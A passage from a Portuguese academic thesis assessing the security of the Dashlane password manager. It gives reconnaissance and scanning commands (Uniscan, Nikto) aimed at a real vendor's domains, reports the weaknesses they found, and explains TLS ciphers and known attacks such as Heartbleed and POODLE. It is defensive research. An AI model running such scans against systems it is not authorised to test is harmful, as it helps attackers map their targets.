Tendo em conta todos os detalhes discutidos, afirma-se que o Dashlane tem uma forma particular de proceder à salvaguarda dos dados dos utilizadores, tornando-se assim aliciante para os mais curiosos. Dentro deste último grupo, estão inseridos possíveis indivíduos maliciosos, que se aproveitam da informação e aplicam um determinado número de ataques. Para combater este tipo de situações, foi feito um estudo da tecnologia em questão. Esta investigação envolveu: inicialmente, entender o que já foi feito ou existe, que possa comprometer a segurança do programa; e de seguida, efetuar análises ao *software*, de maneira a encontrar eventuais ameaças.

5.2.2 Vulnerabilidades

Pelo documento disponibilizado pela empresa em março de 2016 (Dashlane 2016b) e pelo próprio *site* (Dashlane 2012), conclui-se que alguns dos problemas associados aos gestores mais comuns, não afetam o seu produto. Explorando o primeiro recurso, constata-se que, apesar de a ferramenta ser suscetível a *keyloggers* (dispositivos ou código que permite capturar o que está a ser digitado no teclado), está protegida contra invasões do tipo *clickjacking* e *phishing* (Dashlane 2016b). A primeira armadilha é estabelecida ao posicionar uma *iframe* (componente HTML, ou *Hypertext Markup Language*), numa localização onde seja previsível que um indivíduo carregue (hiperligação, por exemplo). Ao efetuar esta ação, aquele será reencaminhado para um sítio malicioso, manipulado por alguém que deseja controlar a sua atividade (Kavitha,

[26] Fonte: https://knowledge.symantec.com/support/ssl-certificates-support/index?page=content&id=SO26896&pmv=print&actp=PRINT (junho 2016)

Chandrasekaran & Rani 2016; Rao et al. 2016). Para que isso não aconteça, a forma como eram implementadas as interações entre a aplicação e os servidores, foi planeada. A partir dos mecanismos de segurança fornecidos pela linguagem C++, é possível estabilizar o *software*, de maneira a torná-lo imune (ou pelo menos a dificultar) a vulnerabilidades *clickjacking*.

Em relação aos problemas de *phishing*, são resolvidos por uma das funcionalidades básicas que é comum à maioria dos atuais gestores (automatização dos inícios de sessão). Recorrendo a esta opção, não é necessário escrever o endereço no navegador, nem correr o risco de se aceder a um *website* perigoso, que foi enviado por uma outra pessoa (Dashlane 2016b). Isto não quer dizer que alguém mais descuidado saia ileso de tal ataque.

Também é comprovado pelo *site* Dashlane (Dashlane 2012) que, até as adversidades apresentadas no trabalho de Zhiwei Li e os seus colegas (Li et al. 2014), envolvendo marcadores, a interface gráfica, autenticações e autorizações, são tratadas.

Para além das fontes enunciadas, surgiram muito poucos dados sobre o funcionamento do programa. E estes demonstravam o mesmo que foi exposto até ao momento. Assim, não tendo estes mais nada a acrescentar, passar-se-á a explicar todas as análises feitas, pelo autor. Estas seguiram uma certa ordem. Começou-se por testar se, aquilo que tinha sido descoberto para o LastPass, podia ser executado na aplicação em causa; sendo consecutivamente aplicados novos exames às três partes essenciais daquela (cliente, servidor e canal de comunicação).

Nas pesquisas efetuadas, foram usadas ferramentas *web* e locais (por exemplo, Qualys SSL Labs[27] e Nikto[28], respetivamente), tal que as segundas se encontram instaladas num ambiente virtual (Kali).

5.2.2.1 *Ficheiros Locais*

Tendo em conta o que foi dito na secção 5.2.1 e a sua importância, inicialmente tentou-se perceber aonde podiam ser localizados os ficheiros guardados localmente, e o que estes continham exatamente. Conseguiu-se comprovar que, tal como se passa com o LastPass, os recursos são armazenados numa dada máquina, e localizam-se (por omissão) na pasta *AppData* (dentro da diretoria pessoal do utilizador). Para além disto, tornou-se evidente que estavam encriptados pela cifra AES. Teoricamente é possível quebrar esta técnica, sabendo como é gerada a chave de encriptação, bem como o vetor usado no processo. Contudo, a produção de tais elementos envolve a formulação de valores aleatórios, o que faz com que se torne uma tarefa demasiado complexa. Ainda assim, tais valores são simulados a partir de técnicas de força bruta ou *rainbow tables*. Todavia, há que ter em conta que um simples computador não conseguiria fazê-lo num tempo compreensível (levando anos para se quebrar tal segurança).

[27] Fonte: https://www.ssllabs.com/ssltest/ (junho 2016)
[28] Fonte: https://cirt.net/nikto2 (junho 2016)

Finalmente, há que destacar que, apesar da informação local se encontrar assegurada atualmente, pode vir a existir alguma metodologia futura que consiga adquirir os dados privados num intervalo de tempo pequeno. Atendendo a esta ameaça, a equipa deve estar atenta a eventuais novas tecnologias que apareçam no mercado.

5.2.2.2 *Pesquisa de Domínios*

Outro problema detetado foi a obtenção do conjunto de caminhos que eram controlados pela Dashlane, para interação com um utilizador do seu *site*. Esta foi conseguida empregando três técnicas: OWASP ZAP, Securi[29] e Uniscan[30].

Visto que já tinha sido identificada esta falha para o LastPass, inicialmente fez-se a investigação recorrendo ao primeiro elemento do grupo. Este conseguiu facilmente elaborar uma lista dos domínios possíveis, valendo-se do ficheiro *sitemap.xml*. Para além disto, foi evidenciado pelo segundo membro (Securi) que, na realidade, era possível atingir-se o objetivo pretendido. Nesta solução *web* basta inserir o endereço alvo para que se possa praticar a análise. Por fim, foi também feita uma pesquisa da vulnerabilidade por via Uniscan. Este método permite a enumeração dos locais administrados pela Dashlane, servindo-se do comando:

uniscan -u <URL> -e

A opção *-u* indica o URL a ser explorado, e a *-e* a verificação de *sitemap.xml* e *robots.txt* (que é onde se quer chegar).

Tal como já foi dito anteriormente, o catálogo em causa é essencial e, por isso, não deve estar disponível a qualquer pessoa/entidade pois podem ser executados testes (ou até mesmo ataques) aos diversos lugares existentes.

5.2.2.3 *Restantes Descobertas LastPass*

Para além das adversidades enunciadas, não existem mais falhas comuns aos dois programas. Por conseguinte, e de modo a entender-se este facto, serão dadas as devidas justificações para tal ocorrência.

O procedimento em questão não implementa qualquer forma de recuperação de acesso. Isto implica que um cliente registe (papel, por exemplo) ou memorize a sua palavra-chave mestra de início de sessão. De outra maneira, ficará sem entrar na sua conta, e será obrigado a criar uma nova (Dashlane 2012). Por outro lado, é difícil conseguir a senha de (des)encriptação, pois esta só pode ser obtida pela sua dedução ou pelo conteúdo dos ficheiros encriptados. Para se depreender tal recurso é necessário conhecer os números empregues na sua geração, e para a visualização dos documentos codificados é preciso saber o vetor e o segredo usados. Ora, dado

[29] Fonte: https://sitecheck.sucuri.net// (junho 2016)
[30] Fonte: http://tools.kali.org/web-applications/uniscan (junho 2016)

que ambas as práticas implicam valores aleatórios, a descoberta daquela torna-se extremamente complexa (Dashlane 2016b). Além disso, a empresa recorre à segurança oferecida pela Amazon (AWS[31]) para a monitorização e controlo da atividade na rede. Visto que o que é fornecido por organização é altamente evoluído (filtragem de portos e serviços), não é preciso sequer bloquear os utilizadores maliciosos (Dashlane 2012).

Finalmente, e como já explicado, o *software* não é vulnerável, por omissão, a ataques de *phishing*, devido à introdução de credenciais automática. Todavia, não é impossível que, pessoas mais desatentas, sejam encaminhadas para sítios mais duvidosos (utilizando, por exemplo, o Cobalt Strike).

5.2.2.4 *Outras Provas ao Servidor Dashlane*

Após se perceber que todos os testes feitos ao LastPass já tinham sido aplicados, passou-se à exploração própria de problemas. Ora, nesta fase, tais exames poderiam incidir nas três partes referidas (cliente, servidor e canal).

Do lado da aplicação, o mais importante já tinha sido validado (ficheiros guardados na máquina), não havendo mais nada de relevante a ser interiorizado. Assim, procedeu-se à pesquisa de falhas na parte remota. Para esta prática, existem inúmeros métodos (locais e baseados na *web*), onde se destaca o Nikto. Este foi visto como um programa acessível (uma vez que está integrado no Kali, de origem) e bastante eficaz (Al-Saleem 2015).

Uma verificação feita a partir daquele pode ser customizada e assumir um caráter mais simples ou complexo, dependendo do resultado pretendido. De forma a ser executada uma prova mais aprofundada, foi usado um comando do género:

nikto -output=<ficheiro_de_saída> -host <domínio>

Há que salientar que a opção *-output* permite a escolha da localização do que vai ser gerado (habitualmente HTML), e a *-host* especifica o endereço alvo (para o caso em questão seria https://www.dashlane.com).

Após a produção do ficheiro final, pôde-se constatar que não havia ameaças relevantes a serem assinaladas. Porém, nunca é demais ressalvar exercícios e precauções, que visam melhorar o estado do sistema. Em seguida serão enunciados alguns exemplos:

- ***Cookies* criadas sem opções *secure* e *httponly*** – Foi observado que os recursos *webanonid* e *anonid* (usados em vários domínios) não têm configurado as *flags* de segurança descritas. Basicamente, a primeira garante que a *cookie* só é transmitida via HTTPS (de maneira resguardada), já a segunda proporciona que aquela não seja acedida pela aplicação cliente. Apesar de se realçar tal assunto, a última configuração nem

[31] Fonte: https://aws.amazon.com/pt/ (junho 2016)

sempre é pretendida, pois pode resultar em várias restrições. Contudo, ambas devem ser usadas sempre que possível (Cahn et al. 2016; Dacosta et al. 2012);

- **Documentação de tecnologias** – Foram encontrados alguns ficheiros que dizem respeito a técnicas adotadas pelo Dashlane. Mais especificamente, registos Oracle[32] e HP[33];

- **Cabeçalho HTTP não definido** – Geralmente, e para prevenir ataques do tipo XSS, são usados mecanismos de prevenção. Um deles é o *header x-xss-protection*, que facilita ao navegador filtrar o que é submetido. Note-se que esta opção já está ativa na maioria dos *browsers*, podendo, todavia, ser excluída pelo utilizador (Mtsweni 2015).

Para além do exame anterior, foram utilizadas as ferramentas OWASP ZAP (como já foi referido), w3af[34] e Skipfish[35] para verificar o estado do servidor. Visto que estas obtiveram resultados muito semelhantes, que não proporcionam muito impacto no programa, são apresentadas em conjunto.

Ao serem usados tais mecanismos, detetou-se que havia páginas com códigos de terceiros. Isto deve-se, para a maioria das situações, por serem aplicadas técnicas de segurança (VeraSafe[36]) e estatísticas (Optimizely[37]).

Pôde-se ainda perceber que os cabeçalhos *cache-control*, *pragma* e *x-content-type-options* (opção *nosniff*) não são definidos em alguns locais. Os primeiros dois são utilizados para fazer a administração da cache do lado do cliente, para que os dados não sejam guardados (Fielding & Reschke 2014). O outro garante que, o que é indicado no *header content-type*, coincide com o tipo real da informação (Hothersall-Thomas, Maffeis & Novakovic 2015).

Foi possível também deduzir que existem ficheiros ocultos. Estes estão construídos usando a linguagem JavaScript, dizem respeito à configuração e disposição dos elementos nos diversos domínios e estão localizados (por omissão) no domínio */js/concat/*.

Finalmente, há que realçar que, apesar de se ter efetuado um exame utilizado o *software* Wapiti[38], não se conseguiram descortinar mais ameaças, uma vez que nenhuma foi reconhecida por este.

[32] Fonte: https://www.oracle.com/pt/index.html (junho 2016)
[33] Fonte: http://www8.hp.com/pt/pt/home.html (junho 2016)
[34] Fonte: http://w3af.org/ (junho 2016)
[35] Fonte: http://tools.kali.org/web-applications/skipfish (junho 2016)
[36] Fonte: http://www.verasafe.com/ (junho 2016)
[37] Fonte: https://www.optimizely.com/ (junho 2016)
[38] Fonte: http://wapiti.sourceforge.net/ (junho 2016)

5.2.2.5 *Canal*

Após terminar de explorar as falhas existentes nos servidores, passou-se a investigar os detalhes do canal aplicado. Portanto, os protocolos de salvaguarda de comunicações (SSL/TLS) e a biblioteca OpenSSL tornaram-se o foco principal de operação. De modo a averiguar tais elementos foram empregues diversos recursos. Entre estes, destaca-se o Nessus[39], que é uma aplicação local (de razoável complexidade) que permite analisar sítios *web* de diferentes formas. A seleção feita deve ter em conta quer as necessidades do utilizador, quer as condições do sistema em causa. Para o caso, pretendia-se uma inspeção aprofundada, pelo que foi escolhida uma abordagem avançada. Portanto, conseguiu-se atingir algo bastante detalhado, com resultados que, apesar de não serem muito críticos, são relevantes:

- Constatou-se que os portos 80 (HTTP), 443 (HTTPS) e 1720 (H.323) se encontravam abertos. Os dois primeiros são vulgarmente observáveis, agora o terceiro, não. Este último é utilizado normalmente para teleconferências, e não deve estar desprotegido (AliAkbar et al. 2015; Mazhar & Rathore 2015);

- Percebeu-se que são suportadas (pelo servidor) as edições 1.0, 1.1 e 1.2 do protocolo TLS, e que, por outro lado, nenhuma das versões SSL é apoiada;

- Foram obtidos dados relativos ao certificado usado pela empresa. Soube-se assim informações sobre o seu tipo (Symantec Class 3 EV SSL CA - G3), validade (6 de novembro de 2017), os seus *fingerprints*, etc. Os últimos não são mais do que uma sequência de *bytes*, gerados por uma função de *hashing*, que identificam uma dada chave pública (Delfs & Knebl 2015; Ram et al. 2015). Ora, para o método em causa, este elemento é produzido recorrendo a três algoritmos: MD5 (*Message-Digest Algorithm 5*), SHA-1 e SHA-256;

- Souberam-se as cifras de encriptação que são negociadas pelo *browser*, para que se consiga estabelecer uma comunicação estável com os sistemas remotos. Estas são identificadas na Tabela 5.

Tabela 5 – Cifras TLS permitidas para comunicação com o Dashlane

Versão TLS	Cifras	Troca de chaves	Autenticação	Método de encriptação simétrica	Formulação do MAC
1.0	ECDHE-RSA-AES128-SHA	ECDH	RSA	AES-CBC (128)	SHA-1
	ECDHE-RSA-AES256-SHA	ECDH	RSA	AES-CBC (256)	SHA-1
	DES-CBC3-SHA	RSA	RSA	3DES-CBC (168)	SHA-1
	AES128-SHA	RSA	RSA	AES-CBC (128)	SHA-1

[39] Fonte: https://www.tenable.com/products/nessus-vulnerability-scanner (junho 2016)

	AES256-SHA	RSA	RSA	AES-CBC (256)	SHA-1
1.1	ECDHE-RSA-AES128-SHA	ECDH	RSA	AES-CBC (128)	SHA-1
	ECDHE-RSA-AES256-SHA	ECDH	RSA	AES-CBC (256)	SHA-1
	DES-CBC3-SHA	RSA	RSA	3DES-CBC (168)	SHA-1
	AES128-SHA	RSA	RSA	AES-CBC (128)	SHA-1
	AES256-SHA	RSA	RSA	AES-CBC (256)	SHA-1
1.2	ECDHE-RSA-AES128-SHA	ECDH	RSA	AES-CBC (128)	SHA-1
	ECDHE-RSA-AES256-SHA	ECDH	RSA	AES-CBC (256)	SHA-1
	DES-CBC3-SHA	RSA	RSA	3DES-CBC (168)	SHA-1
	AES128-SHA	RSA	RSA	AES-CBC (128)	SHA-1
	AES256-SHA	RSA	RSA	AES-CBC (256)	SHA-1
	ECDHE-RSA-AES128-SHA256	ECDH	RSA	AES-CBC (128)	SHA-256
	ECDHE-RSA-AES256-SHA384	ECDH	RSA	AES-CBC (256)	SHA-384
	RSA-AES128-SHA256	RSA	RSA	AES-CBC (128)	SHA-256
	RSA-AES256-SHA256	RSA	RSA	AES-CBC (256)	SHA-256
	ECDHE-RSA-AES128-SHA256	ECDH	RSA	AES-GCM (128)	SHA-256
	ECDHE-RSA-AES256-SHA384	ECDH	RSA	AES-GCM (256)	SHA-384
	RSA-AES128-SHA256	RSA	RSA	AES-GCM (128)	SHA-256
	RSA-AES256-SHA384	RSA	RSA	AES-GCM (256)	SHA-384

Como se pode verificar, existe um grande número de alternativas, sendo que estas variam consoante quatro tipos de mecanismos: troca de chaves, autenticação, encriptação simétrica e produção do MAC.

Para que haja um acordo entre as entidades envolvidas numa ligação, é necessária uma permuta de senhas, sendo aplicados esquemas específicos. O Dashlane usa dois: RSA e o protocolo de Diffie-Hellman de curva elítica (ou ECDH).

O primeiro obteve o seu nome devido aos seus autores (Rivest, Shamir e Adleman), e baseia-se na criptografia assimétrica. Sabendo isto, é fundamental a geração de um segredo privado e público (Rani & Mittal 2015). Para explicar a formação do RSA, é disponibilizada a Figura 12.



Figura 12 – Diagrama de atividade para RSA (Chang, Yao & Yu 2015; Lin et al. 2014; Rani & Mittal 2015)

Como se comprova na ilustração, selecionam-se inicialmente dois números primos (normalmente, de grande dimensão em termos de número de dígitos). Estes são os pilares do algoritmo, uma vez que este foi desenvolvido sobre a opinião que é fácil atingir o produto de dois valores, porém é extremamente difícil fatorizar o seu resultado. Posteriormente, os dois elementos enunciados são úteis para calcular N (que representará uma fração de ambas as chaves pretendidas) e $\varphi(N)$. Em seguida, escolhe-se um valor E (entre 1 e $\varphi(N)$), que seja inteiro e co primo de N. Ora, um número é co primo de outro se o único divisor comum entre eles for 1. Obtendo E, é possível inferir D por meio do resto de uma divisão (mod). Após esta fase, são gerados os códigos desejados na sua totalidade, sendo que o segredo público é constituído pelo par (E, N) e o privado é composto por (D, N). Com estes recursos, torna-se simples a prática da (des)codificação dos dados (Chang, Yao & Yu 2015; Lin et al. 2014; Rani & Mittal 2015), onde são aplicadas as fórmulas:

$$Mensagem_{encriptada} = Mensagem^{E} \bmod N \quad (2)$$

$$Mensagem = Mensagem_{encriptada}{}^{D} \bmod N \quad (3)$$

Como se pode constatar, existem variáveis que não foram descritas ($Mensagem_{encriptada}$ e $Mensagem$). Ambas representam o que é comunicado (sob a forma de um número). Assim quando se quer transmitir a palavra *olá*, transforma-se o valor em, por exemplo, 123 (o = 1, l = 2 e á = 3). Há que ter em conta que, quer o emissor, quer o recetor, devem saber a terminologia implementada.

Já o ECDH tem como pilares o algoritmo de Diffie-Hellman e a criptografia de curva elítica. Visto isto, é primordial demonstrar como é que estes conceitos são conjugados. Resumidamente, o primeiro elemento anunciado baseia-se no resto da divisão de inteiros (Kumari & Damodaram 2014; Subramaniam & Parakh 2014). Para que seja facilmente percetível como é que tal atua, vai ser descriminado o seu funcionamento.

Supondo que duas pessoas (Rui e Maria) querem trocar algo confidencial entre elas, irão precisar de dois valores inteiros (A e B), partilhados. Para além disso, cada um deve estabelecer um número aleatório (C e D) privado. Usando o que foi narrado, calcula-se:

$$E = A^C \ mod \ B\,(Rui) \tag{4}$$

$$F = A^D \ mod \ B\,(Maria) \tag{5}$$

, onde o resultado da operação mod expressa o resto da divisão. Posteriormente, cada indivíduo distribui o que foi produzido do seu lado (o Rui envia E para a Maria, e esta F para ele), de maneira a que o outro consiga atingir um valor G, que é dado por:

$$G = F^C \ mod \ B\,(Rui) \tag{6}$$

$$G = E^D \ mod \ B\,(Maria) \tag{7}$$

Como se pode averiguar, mais uma vez mod será o resto de uma divisão e o elemento final, igual para as duas partes, contém a mensagem que se pretende transmitir. Há ainda que salientar que, se houvesse um indivíduo, no meio da comunicação, que quisesse tentar descobrir o segredo final, não iria ser capaz de adquirir qualquer informação passada pois não saberia as chaves particulares do Rui e da Maria (Kumari & Damodaram 2014; Subramaniam & Parakh 2014).

A adicionar ao que foi explicado, surge a criptografia de curva elítica. Esta traduz-se de um modo distinto ao que se passa com o estilo tradicional daquela prática. No método em causa, recorre-se a equações do género:

$$y^2 = x^3 + ax + b \tag{8}$$

, onde a e b pertencem ao conjunto de números complexos, reais, racionais e finitos. Este tipo de fórmulas obtém formas como na Figura 13 (Boruah & Saikia 2014; Panchbhai 2015).



Figura 13 – Gráfico representativo de duas curvas elíticas (Batra & Bhatnaga 2016)

Normalmente, associa-se a operação de adição e multiplicação de pontos ao exercício em questão. Estes são os procedimentos mais comuns para aquele, e são apresentados nos gráficos da Figura 14 e Figura 15, respetivamente.



Figura 14 – Adição de pontos numa curva elítica (Zode & Deshmukh 2014)



Figura 15 – Multiplicação de pontos numa curva elítica (Zode & Deshmukh 2014)

Tendo em conta que o que foi mostrado, na esquerda encontra-se um desenho para o processo de adição e à direita o produto. Ora, para executar o primeiro cálculo, é traçada uma reta que ligue dois pontos (selecionados numa equação escolhida), e uma outra, perpendicular ao eixo horizontal, que passe na marca onde a linha anterior toca no gráfico. O resultado da operação é determinado quando se deduz onde é que a última interseta a forma esboçada. No exemplo, $P + Q = R$. Por outro lado, para a multiplicação (ou *point doubling*), projeta-se uma reta tangente a um ponto P, verifica-se aonde é que esta se encontra com o esquema proposto e, finalmente, espelha-se tal posição, considerando o eixo X. Assim, entende-se que $R = 2 \times P$, para o que foi indicado (Boruah & Saikia 2014; Panchbhai 2015; Zode & Deshmukh 2014).

Agregando o que foi dito com o conceito de troca Diffie-Hellman, foi construído o ECDH. Ou seja, foi concebida uma representação do algoritmo, recorrendo um conjunto de coordenadas (denominado *base point* ou *generator point*) e um número inteiro (que será a chave privada). A partir daqui, computa-se o produto dos dois elementos anteriores, podendo a solução ser divulgada para comunicação de segredos (Zhang et al. 2015b).

Na Tabela 5 também são referenciados mecanismos de autenticação (RSA), formulação de códigos MAC (SHA com tamanhos de senhas diferentes) e encriptação simétrica. Para esta última situação surge uma nova noção (3DES, ou *Triple Data Encryption Standard*). Sucintamente, esta passa pela aplicação da técnica antecessora a AES (DES, ou *Data Encryption Standard*) múltiplas vezes. As duas são muito semelhantes, e, por isso, torna-se essencial explicar o modo de funcionamento básico, o DES, (Figura 16) e, posteriormente, o mais avançado, o 3DES (Bhat, Ali & Gupta 2015).



Figura 16 – Diagrama de blocos para DES (M & Rajan 2015; Patil et al. 2016)

Como é percetível, para o DES, os dados (64 *bits*) são inseridos num sistema onde são submetidos a diversas substituições e alterações (feitas a partir de um módulo), produzindo a cifra desejada. Dentro da sub-rotina, são executadas várias rondas (16), usando uma porção do segredo (48 *bits*) misturado para atingir o resultado final. Em cada uma destas, ocorre uma permuta, uma separação, uma concatenação e uma operação XOR (M & Rajan 2015; Patil et al. 2016; Zhang et al. 2015a). Ora, percebendo como se processa DES, pode-se entender que 3DES passa por utilizar aquela em três ocasiões, originando assim, o mesmo número de chaves

(formando um total de 192 *bits*). A primeira e a terceira, são úteis para a encriptação, enquanto a outra é empregue para o inverso.

Ainda no âmbito da codificação simétrica, surge o modo GCM (*Galois/Counter Mode*) em conjunto com AES. Este diverge dos anteriormente mencionados (ECB e CBC) e, por essa razão, é de maior importância expor como trabalha. Por isso, em seguida, é introduzida a Figura 17 que o pretende exibe.



Figura 17 – Diagrama de atividade para GCM

Contrariamente com o que acontece nos métodos apresentados previamente, o que está disposto acima, introduz um contador. Este facto confere-lhe o título de metodologia CTR (*Counter Mode*), onde é estabelecido um número sequencial para cada etapa do processo de transformação dos dados. Aquele, por sua vez, será encriptado (neste caso por AES) e, posteriormente, agregado à informação fornecida. Neste passo, há que ressalvar a utilização de um vetor inicial IV (gerado aleatoriamente para cada fase) e a produção de um resultado, ao qual é sugerido o nome E_k (Durad, Khan & Ahmad 2015).

Para além do que foi enunciado, o GCM distingue-se dos demais pela oferta de características extras. Este concretiza também a adição de dados complementares, bem como a autenticação. O primeiro fator é garantido pela incorporação de informação auxiliar, que se altera para binário, sendo depois convertido ainda para uma função polinomial (supondo que se atuava sobre 1011, obter-se-ia $x^3 + x + 1$). Esta, em contrapartida, será multiplicada ($mult_k$) por outra, construída por h (ou E_k). Por outro lado, na última iteração (após a execução de um número inteiro e finito de vezes), é gerado o código pretendido GMAC (*Galois MAC*), que

disponibiliza a discutida autenticação (Durad, Khan & Ahmad 2015; Mattsson & Westerlund 2016). Note-se ainda que $Cifra_x$ indica a cifra atual, e A_{ant} corresponde a um valor que vem da iteração anterior.

Para terminar, há que informar que as cifras preferidas pelo Dashlane se encontram destacadas a sublinhado na Tabela 5 (tendo em conta as análises SSLScan[40] e SSLyze[41]) e que os mecanismos usados pela versão 1.0 e seguinte, são os mesmos.

HTTP Strict Transport Security (ou HSTS) é uma medida de prevenção que tenta garantir a segurança entre um servidor e um navegador *web*, e que não é efetivado pelo programa. Tal é indicado no cabeçalho de resposta HTTP, podendo aquele configurar as opções *max-age* e *includeSubDomains*. A primeira indica o tempo (em segundos) de utilização de HTTPS, enquanto a segunda é definida quando se pretende que a técnica em questão seja implementada nos subdomínios (Garber 2013; Selvi 2014).

Todos os tópicos assinalados têm a sua relevância, tornando-se importantes para a compreensão do funcionamento do *software*. Porém isto não é suficiente para comprometer o canal. Sendo assim, foram feitas outras pesquisas. Uma das mais significativas foi feita a partir da ferramenta Qualys SSL Labs. Com esta, comprovou-se que a aplicação não é vulnerável a um conjunto de ataques. Mais especificamente, o Dashlane encontra-se protegido contra *downgrading*, DROWN, POODLE, Heartbleed e Bar Mitzvah.

O primeiro tenciona atingir diversos protocolos de rede (entre eles, de salvaguarda), e faz com que as suas versões possam regredir para uma anterior, de forma a realizar uma invasão. Como forma de precaução, a empresa estudada aplica SCSV (*Signaling Cipher Suite Value*), o que permite validar se o cliente que está a experimentar ligar-se a um sistema remoto já o tentou fazer usando a revisão TLS precedente (Dashlane 2016b; Moeller & Langley 2015).

Por outro lado, DROWN (*Decrypting RSA with Obsolete and Weakened Encryption*) proporciona a fuga de informação quando se comunica com uma máquina que suporta a segunda versão SSL (Aviram et al. 2016). Para que tal não aconteça, assim como é praticado pelo Dashlane, deve-se desabilitar a edição discutida, como é sugerido no *site* principal do ataque (Aviram et al. 2016; DROWN Attack 2016).

POODLE (*Padding Oracle On Downgraded Legacy Encryption*) é um exercício que tem impacto no mesmo procedimento que o DROWN (Moller, Duong & Kotowicz 2014). Para a concretização da invasão em causa é primordial escutar uma comunicação e modificar uma porção do que é transmitido (ataque *man-in-the-middle*). Quando a entidade recetora aceita o pacote enviado pelo indivíduo malicioso, este último pode conseguir descodificar *byte* a *byte* da mensagem encriptada, até conseguir o conteúdo desta na sua totalidade (Fogel 2015). Há que salientar que o programa não dispõe de SSL 3.0 (tal como foi assumido pelo Nessus) e, para além disso,

[40] Fonte: https://github.com/rbsec/sslscan (junho 2016)
[41] Fonte: http://tools.kali.org/information-gathering/sslyze (junho 2016)

implementa o mecanismo SCSV, para que não haja possibilidade de execução de *downgrading* (Dashlane 2016b).

Outra ameaça, conhecida como Heartbleed, baseia-se na utilização da biblioteca OpenSSL e é tratada pelo Dashlane (Dashlane 2012). Esta usa uma técnica que garante ao servidor que um utilizador continua ligado, recorrendo a uma troca periódica de informação, denominada *heartbeat*. Quando esta é passada, transporta (entre outros) dois parâmetros: os dados e o seu comprimento. Ora, quando estes elementos são recebidos, é enviada uma resposta com a mesma dimensão que do que foi obtido. Assim, se alguém passar 1 *kilobyte* e afirmar que expediu 64 *kilobytes*, irá adquirir o último valor referenciado (ou seja, o retorno mais 63 *kilobytes* que estão na memória). Visto isto, conclui-se que o OpenSSL não valida se os fatores mencionados coincidem (Ghafoor et al. 2014; Sigholm & Larsson 2014).

Como exemplo final, surge o problema Bar Mitzvah. Este aproveita-se das fragilidades que estão presentes na cifra RC4 (*Rivest Cipher 4*), para conseguir segredos dos utilizadores (Extreme Networks 2015). Por isso, torna-se fundamental descrever como é que se processa tal método.

O RC4 é simples, todavia muito poderosa. Este funde o que se pretende ocultar com uma determinada grandeza, gerada pelo algoritmo. Em baixo é apresentada a Figura 18, que ilustra como é que aquele atua.



Figura 18 – Diagrama de atividade para RC4 (Garman, Paterson & Van der Merwe 2015; Sarkar et al. 2015)

Resumidamente, uma chave (40-256 *bits*) é submetida a duas fases distintas: KSA (*Key-Scheduling Algorithm*) e PRGA (*Pseudo-Random Generation Algorithm*). Na primeira, é executada uma permuta de posições no vetor de dados, enquanto na segunda são calculados dois valores, para que haja substituição de lugares na informação e, finalmente, são impressos os *bytes* finais. Por fim, a solução da operação anterior é conjugada com o que se encontra encriptado, por via de uma operação XOR, produzindo-se desta maneira o resultado final, que

